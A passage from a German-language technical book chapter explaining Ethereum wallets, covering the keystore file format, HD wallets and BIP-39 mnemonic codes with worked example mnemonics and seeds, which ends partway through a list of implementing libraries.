Auf höherer Ebene ist eine Wallet eine Softwareanwendung, die als primäre Benutzerschnittstelle für Ethereum fungiert. Die Wallet kontrolliert den Zugriff des Nutzers auf seine Mittel, verwaltet Schlüssel und Adressen, hält die Guthaben nach und erzeugt und signiert Transaktionen. Darüber hinaus können einige Ethereum-Wallets mit Kontrakten, z.B. ERC20-Tokens, interagieren.

Aus Sicht eines Programmierers steht das Wort *Wallet* für das System, das die Schlüssel eines Nutzers speichert und verwaltet. Jede Wallet besitzt eine Komponente zur Verwaltung von Schlüsseln. Andere Wallets sind Teil einer anderen Kategorie, den sogenannten *Browsern*, die die Schnittstelle bilden zu Ethereum-basierten, dezentralisierten Anwendungen oder *DApps*. Wir gehen darauf in Kapitel 12 detailliert ein. Es gibt keine klare Abgrenzung zwischen den Kategorien, die unter dem Begriff *Wallet* zusammengefasst werden.

In diesem Kapitel betrachten wir Wallets als Aufbewahrungsort privater Schlüssel und als Systeme zur Verwaltung dieser Schlüssel.

Übersicht über die Wallet-Technologie

In diesem Abschnitt fassen wir die verschiedenen Techniken zusammen, mit deren Hilfe benutzerfreundliche, sichere und flexible Ethereum-Wallets entwickelt werden.

Einer der wesentlichen Gesichtspunkte beim Entwurf einer Wallet ist die Balance zwischen Bequemlichkeit und Privatsphäre. Die bequemste Ethereum-Wallet verwendet einen einzelnen Schlüssel und eine einzelne Adresse, die für alles (wieder-) verwendet werden. Unglücklicherweise ist diese Lösung ein Albtraum für die Privatsphäre, weil Ihre sämtlichen Transaktionen nachgehalten und in Beziehung zueinander gesetzt werden können. Die Verwendung eines neuen Schlüssels für jede Transaktion ist für die Privatsphäre die beste Lösung, ist aber schwer zu verwalten. Die richtige Balance zu erreichen, ist schwierig, aus diesem Grund ist ein gutes Wallet-Design jedoch von zentraler Bedeutung.

Ein typisches Missverständnis bei Ethereum ist der Glaube, dass Ethereum-Wallets Ether oder Tokens enthalten. Tatsächlich enthält eine Wallet streng genommen nur Schlüssel. Die Ether oder andere Tokens werden in der Ethereum-Blockchain erfasst. Nutzer kontrollieren die Tokens im Netzwerk durch das Signieren von Transaktionen mit den Schlüsseln in ihren Wallets. In gewisser Weise ist eine Ethereum-Wallet ein »Schlüsselbund« (engl. *Keychain*). In Anbetracht der Tatsache, dass die in der Wallet enthaltenen Schlüssel das Einzige sind, was man braucht, um Ether oder Tokens an andere zu überweisen, ist diese Unterscheidung aber ziemlich irrelevant. Relevant wird der Unterschied bei der Denkweise weg vom zentralisierten System des konventionellen Bankwesens (bei dem nur Sie und die Bank Ihren Kontostand kennen und Sie die Bank bitten müssen, eine Überweisung für Sie vorzunehmen) hin zum dezentralisierten System der Blockchain-Plattformen (auf denen jeder das Guthaben eines Accounts einsehen kann, auch wenn er den Kontoinhaber nicht kennt, und alle gebeten werden müssen, damit eine Überweisung des Inhabers ausgeführt wird). In der Praxis bedeutet dies, dass es eine unabhängige Möglichkeit gibt, den Kontostand eines Accounts zu prüfen, ohne dessen Wallet zu benötigen. Darüber hinaus können Sie die Kontoverwaltung von einer Wallet auf eine andere verlagern, wenn Ihnen eine Wallet nicht mehr gefällt.



Ethereum-Wallets enthalten Schlüssel, keine Ether oder Tokens. Wallets sind wie ein Schlüsselbund, der Paare privater und öffentlicher Schlüssel enthält. Nutzer signieren Transaktionen mit den privaten Schlüsseln und weisen so das Eigentum an den Ethern nach. Die Ether sind in der Blockchain gespeichert.

Es gibt zwei wesentliche Arten von Wallets, die sich dadurch unterscheiden, ob ihre Schlüssel miteinander in Beziehung stehen oder nicht.

Der erste Typ ist die *nichtdeterministische Wallet*, bei der alle Schlüssel unabhängig voneinander aus einer Zufallszahl generiert werden. Die Schlüssel stehen in keinerlei Beziehung zueinander. Diese Art Wallet ist auch als JBOK-Wallet bekannt, was für *Just a Bunch of Keys* steht, zu Deutsch etwa »nur ein Haufen Schlüssel«.

Der zweite Typ ist die *deterministische Wallet*, bei der die Schlüssel aus einem einzelnen Masterschlüssel abgeleitet werden, der als *Seed* bezeichnet wird. Alle Schlüssel dieses Wallet-Typs sind miteinander verwandt und können erneut generiert werden, wenn man den ursprünglichen Seed-Wert kennt. Es gibt eine Reihe verschiedener Methoden zur *Schlüsselableitung*, die bei deterministischen Wallets verwendet werden. Die am weitesten verbreitete Methode zur Ableitung von Schlüsseln verwendet eine baumartige Struktur, die in »Hierarchisch-deterministische Wallets (BIP-32/BIP-44)« auf Seite 85 erläutert wird.

Um deterministische Wallets besser vor Datenverlust zu schützen – etwa wenn Ihr Telefon gestohlen wird oder in die Toilette fällt –, werden die Seeds häufig in Form von Wortlisten (in englischer oder einer anderen Sprache) codiert, die Sie auf-

schreiben und im Fall der Fälle nutzen. Sie werden als *mnemonische Codewörter* (*Mnemonic Code Words*) bezeichnet. Gelangt jemand an Ihre mnemonischen Codewörter, kann er auch Ihre Wallet wiederherstellen und so auf Ihre Ether und Smart Contracts zugreifen. Sie müssen also sehr, sehr vorsichtig mit Ihrer Notfallwortliste umgehen! Speichern Sie sie niemals elektronisch in einer Datei auf Ihrem Computer oder Ihrem Telefon. Schreiben Sie sie auf ein Stück Papier und hinterlegen Sie sie an einem sicheren Ort.

Die nächsten Abschnitte führen auf hohem Niveau in diese Technologien ein.

Nichtdeterministische (zufallsbasierte) Wallets

Bei der ersten Ethereum-Wallet (die für den Ethereum-Vorverkauf entwickelt wurde) enthielt jede Wallet-Datei einen einzelnen zufällig generierten privaten Schlüssel. Solche Wallets wurden durch deterministische Wallets ersetzt, da die »alten« Wallets in vielerlei Hinsicht unterlegen sind. Zum Beispiel wird es als bewährte Verfahrensweise angesehen, Ethereum-Adressen nicht wiederzuverwenden, um die Privatsphäre zu schützen. Man nutzt also jedes Mal eine neue Adresse (was einen neuen privaten Schlüssel verlangt), wenn man Geldmittel erhält. Sie können noch weiter gehen und eine neue Adresse für jede Transaktion verwenden, obwohl das teuer werden kann, wenn Sie mit vielen Tokens hantieren. Um dieser Praxis folgen zu können, muss eine nichtdeterministische Wallet regelmäßig Ihre Liste von Schlüsseln erweitern, was wiederum bedeutet, dass Sie regelmäßig Backups durchführen müssen. Sollten Sie jemals Ihre Daten verlieren (Plattenfehler, Getränk in der Tastatur, gestohlenen Telefon), bevor Sie Ihre Wallet gesichert haben, verlieren Sie den Zugriff auf alle Guthaben und Smart Contracts. Die nichtdeterministischen Typ-0-Wallets sind am schwierigsten zu handhaben, weil ganz nach Bedarf für jede neue Adresse eine neue Wallet-Datei erzeugt wird.

Gleichwohl verwenden viele Ethereum-Clients (einschließlich geth) eine *keystore*-Datei, die einen einzelnen (zufällig generierten) privaten Schlüssel enthält. Diese Datei ist in JSON codiert und mit einer Passphrase verschlüsselt, um die Sicherheit zu erhöhen. Der Inhalt dieser JSON-Datei sieht wie folgt aus:

```
{
  "address": "001d3f1ef827552ae1114027bd3ecf1f086ba0f9",
  "crypto": {
    "cipher": "aes-128-ctr",
    "ciphertext":
      "233a9f4d236ed0c13394b504b6da5df02587c8bf1ad8946f6f2b58f055507ece",
    "cipherparams": {
      "iv": "d10c6ec5bae81b6cb9144de81037fa15"
    },
    "kdf": "scrypt",
    "kdfparams": {
      "dklen": 32,
      "n": 262144,
      "p": 1,

```

```

    "r": 8,
    "salt":
      "99d37a47c7c9429c66976f643f386a61b78b97f3246adca89abe4245d2788407"
  },
  "mac": "594c8df1c8ee0ded8255a50caf07e8c12061fd859f4b7c76ab704b17c957e842"
},
"id": "4fcb2ba4-ccdb-424f-89d5-26cce304bf9c",
"version": 3
}

```

Das *keystore*-Format verwendet eine *Schlüsselableitungsfunktion* (*Key Derivation Function*, KDF), auch Passwortstreckung genannt, die vor Brute-Force-, Dictionary- und Rainbow-Table-Angriffen schützt. Einfach ausgedrückt, wird der private Schlüssel über die Passphrase nicht direkt verschlüsselt, sondern durch wiederholtes Hashen *gestreckt*. Die Hashfunktion durchläuft 262.144 Runden, was in der *keystore*-Datei am JSON-Parameter `crypto.kdfparams.n` abzulesen ist. Ein Angreifer müsste bei einem Brute-Force-Angriff 262.144 Hashrunden für jede ausprobierte Passphrase aufwenden. Dies würde den Angriff so sehr verlangsamen, dass er für Passphrasen ausreichender Komplexität und Länge undurchführbar wird.

Es gibt eine Reihe von Softwarebibliotheken, die das *keystore*-Format lesen und schreiben können, beispielsweise die JavaScript-Bibliothek *keythereum* (<https://github.com/ethereumjs/keythereum>).



Außer für einfache Tests sollten Sie nichtdeterministische Wallets nicht verwenden. Sie sind einfach zu umständlich in der Handhabung und Sicherung. Nutzen Sie stattdessen eine auf dem Industriestandard basierende HD-Wallet mit mnemonischem Seed für das Backup.

Deterministische (Seed-basierte) Wallets

Bei deterministischen oder »Seed-basierten« Wallets werden die privaten Schlüssel aus einem gemeinsamen Masterschlüssel, dem sogenannten Seed-Wert (engl. für »Saat«), abgeleitet. Der Seed-Wert ist eine zufällig generierte Zahl, die mit anderen Daten kombiniert wird, etwa einem Index oder einem »Chain-Code« (siehe »Erweiterte öffentliche und private Schlüssel« auf Seite 94), um eine beliebige Anzahl privater Schlüssel abzuleiten. Bei einer deterministischen Wallet reicht der Seed aus, um alle daraus abgeleiteten Schlüssel wiederherzustellen, und darum genügt ein einmaliges Backup nach der Erstellung, um alle Mittel und Smart Contracts zu schützen. Der Seed-Wert ist auch für den Wallet-Export und -Import ausreichend, was die einfache Migration der Schlüssel zwischen verschiedenen Wallet-Implementierungen erlaubt.

Durch dieses Design ist der Schutz des Seed-Werts von höchster Bedeutung, da nur der Seed benötigt wird, um Zugriff auf die gesamte Wallet zu erlangen. Die Sicherheitsbemühungen nur auf ein einzelnes Datenelement zu konzentrieren, kann man andererseits auch als Vorteil sehen.

Hierarchisch-deterministische Wallets (BIP-32/BIP-44)

Deterministische Wallets wurden entwickelt, um die Erzeugung vieler Schlüssel über einen einzelnen Seed-Wert zu vereinfachen. Die momentan fortgeschrittenste Form der deterministischen Wallet ist die *hierarchisch-deterministische* (HD-)Wallet, die durch den Bitcoin-Standard *BIP-32* (<http://bit.ly/2B2vQWs>) definiert ist. HD-Wallets enthalten in einer Baumstruktur abgeleitete Schlüssel, bei denen der »Parent-Schlüssel« eine Reihe von »Child-Schlüsseln« (Kindschlüsseln) ableiten kann, von denen jeder wiederum eine Folge von »Grandchild-Schlüsseln« (Enkel-schlüsseln) ableiten kann und so weiter. Diese Baumstruktur veranschaulicht Abbildung 5-1.




Abbildung 5-1: HD-Wallet: Baum von Schlüsseln, generiert aus einem einzelnen Seed-Wert

HD-Wallets bieten gegenüber einfacheren deterministischen Wallets einige Vorteile. Zum einen kann die Baumstruktur genutzt werden, um eine zusätzliche organisatorische Bedeutung auszudrücken, etwa wenn ein bestimmter Zweig von Subschlüsseln für eingehende Zahlungen verwendet wird und ein anderer Zweig für den Empfang des Wechselgelds bei ausgehenden Zahlungen. Diese Verzweigung von Schlüsseln kann auch in Unternehmen eingesetzt werden, indem etwa verschiedene Zweige für Abteilungen, Niederlassungen, spezielle Funktionen oder Rechnungslegungskategorien genutzt werden.

Der zweite Vorteil von HD-Wallets besteht darin, dass der Benutzer eine Reihe öffentlicher Schlüssel erzeugen kann, ohne auf die dazugehörigen privaten Schlüssel zugreifen zu müssen. HD-Wallets können daher auf unsicheren Systemen oder reinen Empfängersystemen verwendet werden, bei denen die Wallet keinen Zugriff auf die privaten Schlüssel hat, mit denen Guthaben eingelöst werden können.

Seeds und mnemonische Codes (BIP-39)

Es gibt viele Möglichkeiten, einen privaten Schlüssel für sichere Backups und die Wiederherstellung zu codieren. Die momentan bevorzugte Methode besteht darin, eine Folge von Wörtern zu nutzen, die, in der richtigen Reihenfolge geschrieben, den privaten Schlüssel wiederherstellen können. Das ist als *Mnemonic* bekannt und wurde in BIP-39 (<http://bit.ly/2OEMjUz>) standardisiert. Heutzutage verwenden viele Ethereum-Wallets (und Wallets für andere Kryptowährungen) diesen Standard und können so Seeds für die (Rück-)Sicherung im- und exportieren.

Um zu verstehen, warum dieser Ansatz beliebt ist, sehen wir uns ein Beispiel an:

```
FCCF1AB3329FD5DA3DA9577511F8F137
```

```
wolf juice proud gown wool unfair  
wall cliff insect more detail hub
```

Unter praktischen Gesichtspunkten betrachtet, ist die Chance eines Fehlers beim Aufschreiben der hexadezimalen Zahlenfolge inakzeptabel hoch. Im Gegensatz dazu ist die Liste bekannter Wörter recht leicht zu handhaben, hauptsächlich weil die Redundanz beim Aufschreiben der Wörter (insbesondere englischer Wörter) so hoch ist. Wurde versehentlich »inzezt« aufgeschrieben, wird bei einer möglichen Rücksicherung schnell deutlich, dass »inzezt« kein gültiges englisches Wort ist und stattdessen »insect« verwendet werden muss. Wir sprechen über das Aufschreiben einer Repräsentation des Seeds, das eine bewährte Praxis zur Verwaltung von HD-Wallets ist. Der Seed wird im Fall eines Datenverlusts (durch einen Fehler oder durch Diebstahl) benötigt, um die Wallet wiederherzustellen, eine Sicherung des Seeds ist daher sehr wichtig. Allerdings muss der Seed extrem sicher verwahrt werden, weshalb digitale Sicherungen strikt zu vermeiden sind – daher der frühe Hinweis auf eine Sicherung per Stift und Papier.

Zusammenfassend ist die Verwendung einer Wortliste zur Codierung des Seeds einer HD-Wallet die einfachste Möglichkeit, einen privaten Schlüssel sicher zu exportieren, zu übertragen, auf Papier festzuhalten, fehlerfrei zu lesen und in eine andere Wallet zu importieren.

Die Wallet-Best-Practices

Während die Kryptowährungs-Wallet-Technologie gereift ist, haben sich verschiedene gängige Industriestandards entwickelt. Diese Standards sorgen dafür, dass Wallets größtenteils kompatibel, einfach, sicher und flexibel sind. Darüber hinaus erlauben sie Wallets, Schlüssel für verschiedene Kryptowährungen aus einem einzelnen Mnemonic abzuleiten. Die gängigen Standards sind:

- mnemonische Codewörter, basierend auf BIP-39
- HD-Wallets, basierend auf BIP-32
- Mehrzweck-HD-Wallet-Strukturen, basierend auf BIP-43
- Wallets mit mehreren Währungen und Konten, basierend auf BIP-44

Diese Standards können sich ändern oder durch zukünftige Entwicklungen abgelöst werden, doch im Moment bilden sie einen Satz ineinandergreifender Technologien, die zum De-facto-Wallet-Standard der meisten Blockchain-Plattformen und deren Kryptowährungen geworden sind.

Die Standards wurden von vielen Software- und Hardware-Wallets übernommen, wodurch alle diese Wallets kompatibel sind. Ein Nutzer kann ein Mnemonic, das er auf einer der Wallets erzeugt hat, in eine andere Wallet importieren und alle Schlüssel und Adressen wiederherstellen.

Einige Beispiele für Software-Wallets, die diese Standards unterstützen, sind (in alphabetischer Reihenfolge) Jaxx, MetaMask, MyCrypto und MyEtherWallet (MEW). Die diese Standards unterstützenden Hardware-Wallets sind unter anderem Keepkey, Ledger und Trezor.

Die folgenden Abschnitte sehen sich diese Technologien im Detail an.



Wenn Sie eine Ethereum-Wallet implementieren wollen, sollte sie als HD-Wallet aufgebaut sein, einen Seed verwenden, der zur Sicherung als mnemonischer Code codiert ist, und sie sollte die Standards BIP-32, BIP-39, BIP-43 und BIP-44 einhalten, die in den nachfolgenden Abschnitten erläutert werden.

Mnemonische Codewörter (BIP-39)

Mnemonische Codewörter sind Wortfolgen, die eine Zufallszahl repräsentieren (codieren), die als Seed-Wert genutzt wird, um eine deterministische Wallet abzuleiten. Die Reihenfolge der Wörter reicht aus, um den Seed-Wert und daraus abgeleitete Schlüssel wiederherzustellen. Eine Wallet-Anwendung, die deterministische Wallets mit mnemonischen Codewörtern implementiert, präsentiert dem Nutzer eine Folge von 12 bis 24 Wörtern, wenn es eine Wallet anlegt. Diese Wortfolge ist das Wallet-Backup und kann zur Wiederherstellung aller Schlüssel in der gleichen oder einer kompatiblen Wallet-Anwendung verwendet werden. Wie vorhin erklärt, machen es mnemonische Wortlisten den Benutzern einfacher, die Wallets zu sichern, weil sie besser gelesen und aufgeschrieben werden können.



Mnemonische Wörter werden häufig mit »Brainwallets« verwechselt, sind aber nicht identisch. Der wesentliche Unterschied besteht darin, dass eine Brainwallet (zu Deutsch »Gehirn-Wallet«) aus vom Nutzer gewählten Wörtern besteht, während mnemonische Wörter von der Wallet zufällig gewählt werden. Dieser wesentliche Unterschied macht mnemonische Wörter wesentlich sicherer, weil Menschen eine schlechte Quelle für den Zufall darstellen. Der Begriff »Brainwallet« suggeriert darüber hinaus, dass die Wörter auswendig gelernt wurden, was eine schlechte Idee ist, und Sie kein Backup besitzen, wenn Sie es brauchen.

Mnemonische Codes sind in BIP-39 definiert. Beachten Sie, dass BIP-39 eine Implementierung des Standards für mnemonische Codes ist. Es gibt einen anderen

Standard *mit einem anderen Wortschatz*, der von der Electrum-Wallet genutzt wird und älter ist als BIP-39. BIP-39 wurde von dem Unternehmen hinter der Trezor-Hardware-Wallet vorgeschlagen und ist mit Electrums Implementierung nicht kompatibel. Allerdings genießt BIP-39 breite Unterstützung durch die Industrie mit Dutzenden kompatiblen Implementierungen und kann daher als *De-facto-Standard* betrachtet werden. Darüber hinaus kann BIP-39 für mehrwährungsfähige, Ethereum unterstützende Wallets genutzt werden, was mit Electrum-Seeds nicht möglich ist.

BIP-39 definiert die Erzeugung eines mnemonischen Codes und eines Seed-Werts, den wir hier in neun Schritten erläutern wollen. Der Übersichtlichkeit halber wird der Prozess in zwei Teilen beschrieben. Die Schritte 1 bis 6 finden Sie in »Mnemonische Wörter erzeugen« auf Seite 88 und die Schritte 7 bis 9 in »Vom Mnemonic zum Seed-Wert« auf Seite 89.

Mnemonische Wörter erzeugen

Mnemonische Wörter werden durch die Wallet automatisch generiert. Sie verwendet dazu einen automatisierten Prozess, der in BIP-39 definiert ist. Die Wallet startet mit einer Entropiequelle, fügt eine Prüfsumme hinzu und bildet die Entropie auf eine Wortliste ab:

1. Erzeuge eine zufällige Folge (Entropie) S von 128 bis 256 Bits.
2. Erzeuge eine Prüfsumme der zufälligen Folge S über einen SHA-256-Hash der ersten Bits (Entropielänge / 32).
3. Hänge die Prüfsumme an das Ende der zufälligen Folge S an.
4. Teile Folge samt Prüfsumme in Abschnitte von 11 Bits.
5. Bilde jeden 11-Bit-Wert auf ein Wort aus einem Wörterbuch mit 2.048 Wörtern ab.
6. Der mnemonische Code ist die Folge der Wörter.

Abbildung 5-2 stellt dar, wie Entropie genutzt wird, um mnemonische Wörter zu erzeugen.

Tabelle 5-1 zeigt die Beziehung zwischen der Größe der Entropiedaten und der Länge mnemonischer Codes (in Wörtern).

Tabelle 5-1: Mnemonische Codes: Entropie und Wortlänge

Entropie (Bits)	Prüfsumme (Bits)	Entropie + Prüfsumme (Bits)	Mnemonische Länge (Wörter)
128	4	132	12
160	5	165	15
192	6	198	18
224	7	231	21
256	8	264	24




Abbildung 5-2: Entropie generieren und als mnemonische Wörter codieren

Vom Mnemonic zum Seed-Wert

Die mnemonischen Wörter repräsentieren Entropie mit einer Länge von 128 bis 256 Bit. Die Entropie wird dann genutzt, um über die Funktion PBKDF2 den Seed-Wert auf 512 Bit zu strecken. Der so erzeugte Seed-Wert wird dann verwendet, um eine deterministische Wallet zu erzeugen und deren Schlüssel abzuleiten.

Die den Schlüssel streckende Funktion verlangt zwei Parameter: das Mnemonic und einen sogenannten *Salt-Wert*. Die Aufgabe des Salt-Werts besteht darin, den Aufbau einer Look-up-Tabelle für Brute-Force-Angriffe zu erschweren. Im BIP-39-Standard dient der Salt-Wert einem weiteren Zweck: Er erlaubt die Einführung einer Passphrase, die als zusätzlicher Faktor den Seed-Wert schützt. Wir gehen darauf in »Optionale Passphrase bei BIP-39« auf Seite 91 genauer ein.

Der in den Schritten 7 bis 9 beschriebene Prozess knüpft nahtlos an die oben erläuterten Schritte an:

7. Der erste Parameter für die PBKDF2-Funktion ist das in Schritt 6 erzeugte *Mnemonic*.
8. Der zweite Parameter für die PBKDF2-Funktion ist ein *Salt-Wert*. Dieser besteht aus dem konstanten String "mnemonic" und einer vom Benutzer (optional) angegebenen Passphrase.
9. PBKDF2 »streckt« Mnemonic und Salt in 2.048 Hashrunden mit dem HMAC-SHA512-Algorithmus und erzeugt als Ergebnis einen 512-Bit-Wert. Dieser bildet dann den Seed-Wert.

Abbildung 5-3 zeigt ein zur Generierung des Seed-Werts verwendetes Mnemonic.




Abbildung 5-3: Vom Mnemonic zum Seed



Die zur Streckung des Schlüssels verwendete Hashfunktion bietet mit ihren 2.048 Hashrunden einen sehr effektiven Schutz vor Brute-Force-Angriffen auf das Mnemonic bzw. die Passphrase. Das Ausprobieren von mehr als ein paar Tausend Passphrase-Mnemonic-Kombinationen ist sehr rechenintensiv, während die Zahl möglicher Seed-Werte riesig ist (2^{512} oder etwa 10^{154}) – weitaus größer als die Anzahl der Atome im sichtbaren Universum (etwa 10^{80}).

Die Tabellen Tabelle 5-2, 5-3 und 5-4 zeigen einige Beispiele mnemonischer Codes und den daraus erzeugten Seed-Werten.

Tabelle 5-2: Mnemonischer 128-Bit-Code, keine Passphrase, resultierender Seed-Wert

Entropie-Input (128 Bit)
0c1e24e5917779d297e14d45f14e1a1a
Mnemonic (12 Wörter)
army van defense carry jealous true garbage claim echo media make crunch
Passphrase
ohne
Seed (512 Bit)
5b56c417303faa3fcb7e57400e120a0ca83ec5a4fc9ffba757fbe63fbd77a89a1a3be4c67196f57c39a88b76373733891bfaba16ed27a813ceed498804c0570

Tabelle 5-3: Mnemonischer 128-Bit-Code mit Passphrase, resultierender Seed-Wert

Entropie-Input (128 Bit)
0c1e24e5917779d297e14d45f14e1a1a
Mnemonic (12 Wörter)
army van defense carry jealous true garbage claim echo media make crunch
Passphrase
SuperDuperSecret
Seed (512 Bit)
3b5df16df2157104cfdd22830162a5e170c0161653e3afe6c88defeefb0818c793dbb28ab3ab091897d0715861dc8a18358f80b79d49acf64142ae57037d1d54

Tabelle 5-4: Mnemonischer 256-Bit-Code ohne Passphrase, resultierender Seed-Wert

Entropie-Input (256 Bit)
2041546864449caff939d32d574753fe684d3c947c3346713dd8423e74abcf8c
Mnemonic (24 Wörter)
cake apple borrow silk endorse fitness top denial coil riot stay wolf luggage oxygen faint major edit measure invite love trap field dilemma oblige
Passphrase
ohne
Seed (512 Bit)
3269bce2674acbd188d4f120072b13b088a0ecf87c6e4cae41657a0bb78f5315b33b3a04356e53d062e55f1e0deaa082df8d487381379df848a6ad7e98798404

Optionale Passphrase bei BIP-39

Der BIP-39-Standard erlaubt bei der Ableitung des Seed-Werts die Verwendung einer optionalen Passphrase. Ohne Passphrase wird das Mnemonic mit dem Salt-Wert und dem konstanten String "mnemonic" gestreckt und ein spezifischer 512-Bit-

Seed-Wert für jedes übergebene Mnemonic erzeugt. Wenn eine Passphrase verwendet wird, erzeugt die Funktion einen anderen Seed-Wert für das gleiche Mnemonic. Tatsächlich führt für ein einzelnes Mnemonic jede Passphrase zu einem anderen Seed-Wert. Grundsätzlich gibt es keine »falsche« Passphrase. Alle Passphrasen sind gültig. Sie führen zu unterschiedlichen Seed-Werten und bilden so eine Menge möglicher (nicht initialisierter) Wallets. Die Menge möglicher Wallets ist so groß (2^{512}), dass ein Brute-Force-Angriff praktisch unmöglich ist und auch die zufällige Auswahl kaum ein genutztes Wallet ergibt, solange die Passphrase ausreichend komplex und lang ist.



Es gibt keine »falschen« Passphrasen bei BIP-39. Jeder Passphrase führt zu einer leeren Wallet (wenn diese noch nicht verwendet wird).

Die optionale Passphrase führt zwei wichtige Features ein:

- Einen zweiten (auswendig gelernten) Faktor, der ein Mnemonic für sich genommen nutzlos macht. Das schützt Backups von Mnemonics vor einer Gefährdung durch Diebe.
- Eine Art »Fake-Wallet«, bei der die gewählte Passphrase zu einer Wallet mit nur geringen Mitteln führt, um einen Angreifer von der »echten« Wallet abzulenken, die den Großteil der Mittel enthält.

Allerdings ist es wichtig, sich bewusst zu sein, dass die Verwendung einer Passphrase auch mit dem Risiko des Verlusts behaftet ist:

- Ist der Besitzer der Wallet verstorben oder handlungsunfähig, ist der Seed-Wert nutzlos, und alle in der Wallet gespeicherten Mittel sind für immer verloren.
- Bewahrt der Eigentümer die Passphrase hingegen am gleichen Ort auf wie den Seed-Wert, macht er den eigentlichen Zweck eines zweiten Faktors zunichte.

Zwar sind Passphrasen sehr nützlich, doch sie sollten nur in Kombination mit einem sorgfältig geplanten Backup-Recovery-Prozess eingesetzt werden. Dabei sollte auch das mögliche Ableben des Eigentümers berücksichtigt und eine Nutzung des Vermögens durch die Erben ermöglicht werden.

Mit mnemonischen Codes arbeiten

BIP-39 ist in Form einer Bibliothek für viele verschiedene Programmiersprachen implementiert:

python-mnemonic (<https://github.com/trezor/python-mnemonic>)

Die Referenzimplementierung des Standards durch das SatoshiLabs-Team (das BIP-39 vorgeschlagen hat) in Python.

ConsenSys/eth-lightwallet (<https://github.com/ConsenSys/eth-lightwallet>)

Leichtgewichtige JS-Ethereum-Wallet für Nodes und Browser (mit BIP-39).

npm/bip39 (<https://www.npmjs.com/package/bip39>)

